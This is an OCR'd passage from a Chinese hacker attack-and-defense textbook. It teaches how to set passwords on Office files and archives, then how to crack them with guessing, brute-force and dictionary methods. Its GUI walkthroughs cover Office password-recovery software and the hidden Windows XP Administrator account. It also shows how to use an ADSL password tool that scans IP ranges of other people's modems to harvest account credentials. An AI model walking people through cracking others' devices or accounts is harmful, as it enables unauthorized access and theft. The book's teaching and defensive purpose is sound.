
- NT-Server弱口令：通过139端口检测Windows服务器弱口令。
- NetBios信息：使用NetBios协议扫描搜集目标主机本地组、用户、共享和注册表等信息。
- SNMP信息：使用SNMP协议搜集目标主机操作系统版本、开放端口和连接状态等信息。
- TELNET弱口令：通过载入字典的方式对TELNET弱口令进行检测。
- FTP弱口令：检测FTP服务器上设置的密码是否为空或过于简单，以及是否允许匿名登录。
- SQL-Server弱口令：检测目标主机SQL-Server的管理员密码是否采用默认密码或密码设置过于简单。
- POP3弱口令：POP3是一种邮件服务协议，通过对该协议进行弱口令扫描检测目标主机是否存在POP3弱口令。

使用VisualRoute软件搜索网络的结构信息后，能提供该网站相关节点的地图。

第3章

密码的设置、破解与防御

小李一早就来到了老马的办公室，昨天他已经接到了公司的通知，最近一段时间他的主要工作是跟老马学习黑客攻防的知识，以后会主要负责公司的网络安全工作。老马对小李说："通常情况下，为了保护电脑中的各种重要信息，我们会为其设置密码，如利用办公软件为各种办公文档设置密码、在Windows操作系统中设置登录密码以及使用专业的加密软件为文档设置密码等。而黑客们则会利用一切手段对这些加密的文档进行破解，从而获取非法的利益。对于安全防御工作，则需要了解密码设置和破解的知识，今天就主要教你关于密码这方面的知识。"



3 小时学知识

- 设置各种办公文档密码
- 破解密码
- 使用加密软件加密

5 小时上机练习

- 为"公司新技术"文档加密并压缩
- 破解Word和Excel密码
- 为文件和文件夹双重加密
- 设置Excel打开权限密码并压缩
- 使用天盾加密并隐藏文件

3.1 设置各种办公文档密码

老马告诉小李，为了保证重要文件的安全，日常使用最多的就是各种办公文档的密码和系统启动密码，这两种密码也是黑客攻击的主要目标。设置系统启动密码的方法会在后面的章节中讲解，本节主要讲解设置各种办公文档密码的方法。

3.1.1 学习1小时

学习目标

- 掌握Word文档密码的设置方法。
- 掌握Excel和Access文档密码的设置方法。
- 掌握压缩文档密码的设置方法。

1 设置Word文档密码

Word文档的密码有两种类型：一种是Word保护文档密码；另一种是Word打开权限密码。

（1）设置Word保护文档密码

设置保护文档密码的目的是为了防止非授权用户任意篡改Word文档内容，其具体操作如下。


教学演示\第3章\设置Word保护文档密码

1 选择命令

打开需要设置密码的文档，在主界面中选择【工具】/【选项】命令。

2 打开“选项”对话框

1. 打开“选项”对话框，选择“安全性”选项卡。
2. 单击 保护文档(P)... 按钮。




高手指点 在 保护文档(P)... 按钮左侧还有一个 数字签名(I)... 按钮，通过它可以为文档添加一个数字签名信息，能进一步保护文档。

3 设置加密选项

1. 返回Word操作界面，在打开的“保护文档”任务窗格中选中“仅允许在文档中进行此类编辑”复选框。
2. 在其下拉列表框中选择“未作任何更改（只读）”选项。
3. 单击 是，启动强制保护 按钮。

4 设置密码

1. 在打开的“启动强制保护”对话框中选中“密码”单选按钮。
2. 在“新密码”和“确认新密码”文本框中输入相同的密码。
3. 单击 确定 按钮，然后将文档保存。



操作提示：选择用户验证

若在“启动强制保护”对话框中选中“用户验证”单选按钮，则已通过验证的用户即可对文档进行编辑修改。

教你一招：设置密码后如何查看文档

设置了保护文档的密码后，如果试图修改该文档，将打开“保护文档”任务窗格，提醒该文档受密码保护，单击 显示可编辑的所有区域 按钮可查看该文档允许编辑的位置。

（2）设置Word打开权限密码

设置Word文档的打开权限密码的作用是指定特定用户能打开该文档，设置该密码的具体操作如下。

教学演示\第3章\设置Word打开权限密码

1 打开“选项”对话框

打开需要设置密码的文档，在主界面中选择【工具】/【选项】命令。

操作提示：设置密码格式


Word打开权限密码不仅可以设置为数字，还可以设置为字母或其他符号，最好进行复合设置，这样才能提高密码的安全性。

普通用户可以打开设置了保护文档密码的Word文档，并浏览其中的内容，但不能打开设置了打开权限密码的Word文档。

补充两句


2 设置密码

1. 在打开的“选项”对话框中选择“安全性”选项卡。
2. 在“打开文件时的密码”文本框中输入需要的密码。
3. 单击 确定 按钮。




3 确认密码

1. 在打开的“确认密码”对话框中输入与“打开文件时的密码”相同的密码。
2. 单击 确定 按钮即可成功设置打开权限密码，完成后保存文档。



操作提示：打开设置密码的文档

在打开设置了打开权限密码的Word文档时，会自动打开一个“密码”对话框，在其中输入正确的密码后才能打开。



2 设置Excel打开权限密码

Excel的打开权限密码和Word的相似，其作用是保护文档不被非授权用户打开。设置Excel打开权限密码的具体操作如下。


教学演示\第3章\设置Excel打开权限密码

1 选择命令

启动Excel 2003，将自动创建一个空白工作簿，选择【工具】/【选项】命令。

2 设置密码


1. 在打开的对话框中选择“安全性”选项卡。
2. 在“打开权限密码”文本框中输入密码。
3. 单击 确定 按钮。



高手指点 Excel保护工作表密码可以保证工作表不被非法篡改，其设置方法为：选择【工具】/【保护】/【保护工作表】命令，在打开的“保护工作表”对话框中进行设置。


3 确认密码

1. 在打开的“确认密码”对话框中输入与“打开权限密码”相同的密码。
2. 单击 确定 按钮即可成功设置打开权限密码，完成后将工作簿保存。



操作提示：打开设置密码的文档

在打开设置了打开权限密码的Excel工作簿时，会自动打开一个“密码”对话框，提示该工作簿有密码保护，在“密码”文本框中输入正确的密码后才能将其打开。




3 设置Access数据库密码

Access最重要的功能就是数据库，因此，设置数据库密码就是最好的防御黑客攻击Access的手段，其具体操作如下。

教学演示\第3章\设置Access数据库密码

1 选择命令

启动Access 2003，新建一个空白数据库，选择【工具】/【安全】/【设置数据库密码】命令。



2 设置密码

1. 打开“设置数据库密码”对话框，在“密码”和“验证”文本框中输入相同的密码。
2. 单击 确定 按钮。

4 设置压缩文件密码

很多办公文件在网络中进行传输时，通常需要将其设置为压缩文件格式，同样也能对其压缩文件设置密码，从而保护文档的安全，其具体操作如下。

教学演示\第3章\设置压缩文件密码

新建数据库时会确定数据库的保存位置，设置完数据库密码后直接将该数据库关闭即可。


补充两句

1 选择压缩的文件

1. 启动WinRAR程序，选择压缩的文件。
2. 单击“添加”按钮。


2 设置参数

1. 在打开的“压缩文件名和参数”对话框中选择“高级”选项卡。
2. 单击 设置密码(P)... 按钮。




3 设置密码

1. 打开“带密码压缩”对话框，在“输入密码”和“再次输入密码以确认”文本框中输入相同的密码。
2. 单击 确定 按钮。



操作提示：打开设置密码的文档

在打开设置了密码的压缩文件时，会自动打开一个“输入密码”对话框，提示该压缩文件有密码保护，在文本框中输入正确的密码后才能将其打开。



3.1.2 上机1小时：为“公司新技术”文档加密并压缩

本例将为“公司新技术.doc”文档设置打开权限密码，并将其压缩和设置压缩密码，进一步总结和巩固本节的知识。

上机目标

- 巩固对各种办公文档进行加密的操作。
- 进一步掌握设置办公文档密码和压缩文件密码的操作。

教学演示\第3章\为“公司新技术”文档加密并压缩


高手指点 对办公文档加密后，再对其进行压缩和压缩加密，就为文档设置了两次密码，增强了文档的安全性，提高了黑客破解的难度。

1 打开“选项”对话框

打开“公司新技术.doc”文档，在主界面中选择【工具】/【选项】命令。


2 设置密码

1. 在打开的对话框中选择“安全性”选项卡。
2. 在“打开文件时的密码”文本框中输入密码，这里输入“wm54891wm”，单击 确定 按钮。



3 确认密码

1. 在打开的“确认密码”对话框中再次输入“wm54891wm”。
2. 单击 确定 按钮即可成功设置打开权限密码，完成后保存文档。




4 选择压缩的文档

1. 启动WinRAR程序，选择已经设置了打开权限密码的“公司新技术.doc”文档。
2. 单击“添加”按钮。


5 设置压缩参数

1. 在打开的“压缩文件名和参数”对话框中选择“高级”选项卡。
2. 单击 设置密码(P)... 按钮。



6 设置压缩密码

1. 打开“带密码压缩”对话框，在“输入密码”和“再次输入密码以确认”文本框中输入相同的密码，这里输入“ys129854mm”。
2. 单击 确定 按钮。



设置如本例所示的双重密码时，最好设置两个完全不同的密码，如果密码相同，不能起到加强安全性的效果。

补充两句

3.2 破解密码

小李认为设置密码后就不会被破解了，谁知老马打开一个软件进行了扫描，就把小李设置的几个比较简单的密码都破解出来了。小李马上请求老马教他破解密码的知识，老马告诉他，破解密码还是有一定局限性的……

3.2.1 学习1小时

学习目标

- 了解常用的破解密码的方法。
- 学会破解办公软件密码的操作。
- 学会破解登录密码的操作。

1 常用密码破解方法

防范黑客盗取密码，需要先了解盗取密码的方法。下面将介绍几种黑客常用的破解密码的方法。

（1）猜测法

猜测法就是从用户的心理入手进行分析，从而破解出密码。掌握好该方法可以缩短破解时间，获得用户信息。这种方法破解都指黑客破解密码，而不是软件的注册破解。用该方法时主要考虑以下一些心理原则。

使用姓氏的拼音作为密码

对中国人来说，一般都没有英文名，所以很多人用中文拼音来做密码，要么就是简称，要么就是全拼音。而且，如今的密码字典中已经将百家姓一一列出，破解该类密码很容易。

使用生日作为密码

使用生日作为密码的特别多，这是由于自己的生日一般不会忘记。一般人是这样的习惯，如6位就是790812，4位是0812或7908或7912，总体来说也就是年、月和日都是同样位数的组合，因为这样比较美观。但需要注意的一点是，现在很多人喜欢把生日和姓名结合使用，如yao19830131ming或ym19830131等。

使用连续或相同的数字作为密码

数字也是用得很多的，如123或123456（因为一般习惯是6位数字，如银行的存折是6位，网上很多最低要求6位），特别是新手。一般人密码是3位或6位，如1、11、111、123、168、1314等也是常用的。

使用证件号码作为密码

现在的人有很多的证件，如身份证、驾驶证、结婚证，也有很多的卡，如银行卡、购物卡、打折卡和上班卡等。有些人为了方便记忆，和身份相关的密码就用身份证号码，银行登录密码就用银行卡号码，购物卡密码就用购物卡号码，这样方便倒是方便了，但相关证件一丢失，密码就容易被破解。还有一种最“傻瓜”的密码设置方式，就是将各种密码保存在电脑或手机上，这样一旦信息丢失，损失将非常巨大。

高手指点 在日常生活中必须提高对密码安全性的认识，不随便泄露和密码有关的任何信息，如出生日期或身份证号码等。

（2）穷举法

穷举法是指将数字和字母的组合进行一一尝试，最后得出正确的组合，又称暴力破解。这种方法效率较低，但是比较可靠，只要时间保证，也可以很容易得到密码。

使用连续或相同的字母作为密码

虽然连续或相同字母的组合比连续数字多，但是对于黑客软件来说，破解这种密码所花的时间与破解连续数字相比差别不大。

使用7位以下的数字作为密码

数字只有10个，7位数字的组合就只有10000000种，按普通电脑每秒3万种的破解速度来算，破解该密码只需要几分钟。

使用生日数字组合作为密码

年月日的不同排列顺序共有892800种可能，按如今电脑每秒几万次的破解速度来看，破解该密码最多只要12秒，安全性不言而喻。

使用5位以下字母＋数字的组合作为密码

字母加数字共有36个，5位数组合方式就只有60466176种，还是按照3万种每秒的破解速度破解该种密码最多不超过半个小时。

（3）字典法

这里所谓的字典与平时使用的字典不同，它是指将平时常用的数字、英文单词和英文单词的组合融合起来成为一个包含大量词条的密码字典。破解密码时使用软件用字典中的词条一一进行尝试，直到找到正确的密码。这种方法的效率高于穷举法，但是如果该密码不被字典所包含，那么就不能成功破解。目前大多数破解软件都首选字典法破解。

2 破解办公软件密码

破解办公文档密码可借助破解软件进行，常用的是Advanced Office Password Recovery Trial，它能够破解各种Office文档，方法都类似，下面以破解Word保护文档密码为例进行讲解，其具体操作如下。


教学演示\第3章\破解办公软件密码

1 启动软件

选择【开始】/【所有程序】/【AOPR 4.01专业版】/【Advanced Office Password Recovery Trial】命令，启动软件。

2 打开主界面

在打开的Advanced Office Password Recovery Trial操作界面中单击“打开文件”按钮。



Advanced Office Password Recovery Trial软件是一款共享软件，限制了一部分功能，如想要使用其全部功能，需要购买正版软件。


补充两句

3 打开文件

1. 在打开对话框的“查找范围”下拉列表框中选择要破解的文件位置。
2. 选择要破解的文件。
3. 单击 打开(O) 按钮。

4 破解密码

软件将自动开始破解密码，完成后将在打开的“Word 密码已被恢复”对话框中显示处理结果。



操作提示：选择破解类型

在Advanced Office Password Recovery Trial软件的操作界面中的“针对强加密文档的破解类型”栏中选中对应的单选按钮可以改变密码破解方法，主要有“暴力破解”、“掩码式暴力破解”和“字典破解”3种方式，但对于一般文件来说，使用“字典破解”方法就足够了。

3 破解Windows XP操作系统密码

Windows XP操作系统是目前使用最多的操作系统，但在安装时系统会默认创建一个名为Administrator的管理员账号，黑客可以利用这个账号破解登录的密码，其具体操作 如下。

（1）查看Administrator账户

在破解操作系统密码前，应先查看Administrator账户的存在状况，其具体操作如下。

教学演示\第3章\查看Administrator账户

1 打开“控制面板”窗口

选择【开始】/【控制面板】命令，在打开的“控制面板”窗口中单击“用户账户”超链接。

操作提示：控制面板的视图方式

控制面板有经典和分类两种视图方式，默认的是分类视图方式，本节的操作都是在分类视图方式下进行的。

高手指点 许多用户都会在电脑中设置一些登录密码，但如果忘记了登录密码就会影响电脑的正常使用。

2 打开“用户账户”窗口


打开“用户账户”窗口，在“或选择一个控制面板图标”栏中单击“用户账户”超链接。

3 查看账户

在打开的窗口中列出了当前系统中所有的用户账户，但是并没有Administrator账户，因为该账户是隠藏的。

4 运行命令

1. 选择【开始】/【运行】命令，在打开对话框的“打开”下拉列表框中输入“cmd”。
2. 单击 确定 按钮。



5 查看管理员账户

在打开的“命令提示符”窗口中输入“net user administrator”命令并按【Enter】键，可看到该账户的详细信息。

（2）登录Administrator账户

在了解了系统中存在的Administrator账户后，就可以尝试在Windows XP操作系统中登录Administrator账号，其具体操作如下。

教学演示\第3章\登录Administrator账户

1 进入欢迎界面

启动电脑，进入欢迎界面，在这里可以选择登录Windows XP操作系统的账号。

操作提示：默认进入账户

如果在操作系统中没有设置其他的用户账户，系统将默认使用Administrator账户登录，如果也没有对Administrator账户设置密码，将不会进入欢迎界面，而直接进入操作系统。

如果Administrator账户可用，可以在登录界面尝试登录该账号。另外，即使密码为空，系统也认为该账户存在密码，这里并不能确定该账户是否设置有密码。

补充两句

2 输入账号和密码


1. 按两次【Ctrl+Alt+Del】组合键，切换到Windows XP操作系统的传统登录界面。在“用户名”文本框中输入“Administrator”，然后在“密码”文本框中输入账号密码。
2. 单击 确定 按钮。

3 登录操作系统

这时将以Administrator账号登录系统。

（3）设置Administrator账户

在Windows XP操作系统中，设置Administrator账户一般在安装操作系统的过程中进行。在输入完操作系统的产品密钥后，单击 下一步(N) > 按钮，在打开的“计算机名和系统管理员密码”界面中可设置电脑的名称和Administrator账户的密码，如右图所示。在已经创建系统账户的操作系统中设置Administrator账户的密码，其具体操作如下。




教学演示\第3章\设置Administrator账户

1 选择命令

1. 单击 开始 按钮。
2. 在打开的“开始”菜单中的“我的电脑”命令上单击鼠标右键，在弹出的快捷菜单中选择“管理”命令。

2 打开“计算机管理”窗口


1. 打开“计算机管理”窗口，在左侧的窗格中展开“本地用户和组”项，选择“用户”选项。
2. 在右侧的窗格中右击Administrator账户。
3. 在弹出的快捷菜单中选择“设置密码”命令。



高手指点 在“运行”对话框中输入“compmgmt.msc”，并按【Enter】键，或者在“控制面板”窗口中双击“管理工具”图标，也能打开“计算机管理”窗口。


3 打开提示框

打开对话框提示设置密码可能引起的系统问题，单击 继续(C) 按钮。



4 设置密码

1. 打开“为Administrator 设置密码”对话框，在“新密码”和“确认密码”文本框中输入相同的密码。
2. 单击 确定 按钮。



4 破解ADSL密码

现在多数连接网络的方式都是ADSL宽带，而网络中又可以进行网络购物和商业汇款等经济活动，很多黑客为了达到非法目的，就开始对ADSL密码进行破解。破解ADSL密码可以使用“adsl密码终结者”软件，该软件可以通过多线程远程扫描具有管理界面的ADSL Modem并尝试用自带的密码字典将其打开，然后寻找上网账号和密码，具有极高的破解率。下面介绍用“adsl密码终结者”软件破解ADSL账号密码的方法，其具体操作如下。

教学演示\第3章\破解ADSL密码

1 启动软件

选择【开始】/【所有程序】/【adsl密码终结者】/【adsl密码终结者】命令，启动ADSL密码终结者软件。

2 设置扫描范围

1. 在操作界面中选择“扫描选项”选项卡。
2. 在“开始IP”和“结束IP”文本框中输入要扫描的IP地址范围。
3. 单击 加入列表↓↓ 按钮将该IP地址段添加到列表框中。

由于ADSL密码终结者软件是用扫描的ADSL Modem型号来得出它的默认密码，因此提醒广大用户一定要注意修改默认密码，以保护自己账号信息的安全。

补充两句

3 开始扫描

1. 选择“扫描”选项卡。
2. 单击 开始(S) 按钮，程序将开始对设置的IP段进行扫描并显示扫描结果。

教你一招：扫描指定地域信息

除了可以使用ADSL密码终结者软件探测用户账号和密码外，利用它整合的全球目前最新的IP数据库，还可以有针对性地扫描某个指定地域的用户信息，如下图所示。

3.2.2 上机1小时：破解Word和Excel密码

本例将使用Advanced Office Password Recovery Trial软件，分别破解“密码.doc”和“密码.xls”两个文档的密码，继续学习破解办公文档密码的知识。


上机目标

- 巩固破解办公文档密码的方法。
- 进一步掌握使用Advanced Office Password Recovery Trial软件破解密码的操作。

教学演示\第3章\破解Word和Excel密码

1 启动软件

启动Advanced Office Password Recovery Trial操作界面，单击“打开文件”按钮。



2 选择文件

1. 打开“打开”对话框，在下面的列表框中找到并选择需要破解密码的Word文档。
2. 单击 打开(O) 按钮。

高手指点 破解密码后，在“Word密码已被恢复”对话框中单击 OK 按钮将返回到软件的操作界面，在“日志窗口”栏中可以看到关于此次破解的详细信息。

3 显示破解结果

软件将自动开始破解密码，完成后在打开的“Word 密码已被恢复”对话框中显示破解的Word打开密码，单击 OK 按钮。

4 返回主界面

返回软件主界面，继续单击“打开文件”按钮。

5 选择破解文件

1. 打开“打开”对话框，在下面的列表框中找到并选择需要破解密码的Excel文档。
2. 单击 打开(O) 按钮。

6 显示破解结果

在打开的“Excel密码已被恢复”对话框中将显示密码破解的进度及结果。

3.3 使用加密软件加密

老马告诉小李，要想保证文档的安全，防止密码被盗，除了利用文档自身条件进行加密外，还可以使用专业的加密软件进行加密。而且，加密软件发展很快，目前最常见的是透明加密，透明加密是一种根据要求在操作系统层自动地对写入存储介质的数据进行加密的技术，下面就介绍与其相关的知识。

补充两句

如果设置了工作表保护密码，在“Excel密码已被恢复”对话框中间的列表框中将会将其显示出来，这里的工作表并未设置保护密码，因此“工作表密码”栏中显示为“<无>”。

3.3.1 学习1小时

学习目标

- 了解透明加密软件技术。
- 学会使用Windows加密大师和天盾加密软件加密文件的操作。
- 学会使用文件夹加密器加密文件夹的操作。

1 透明加密

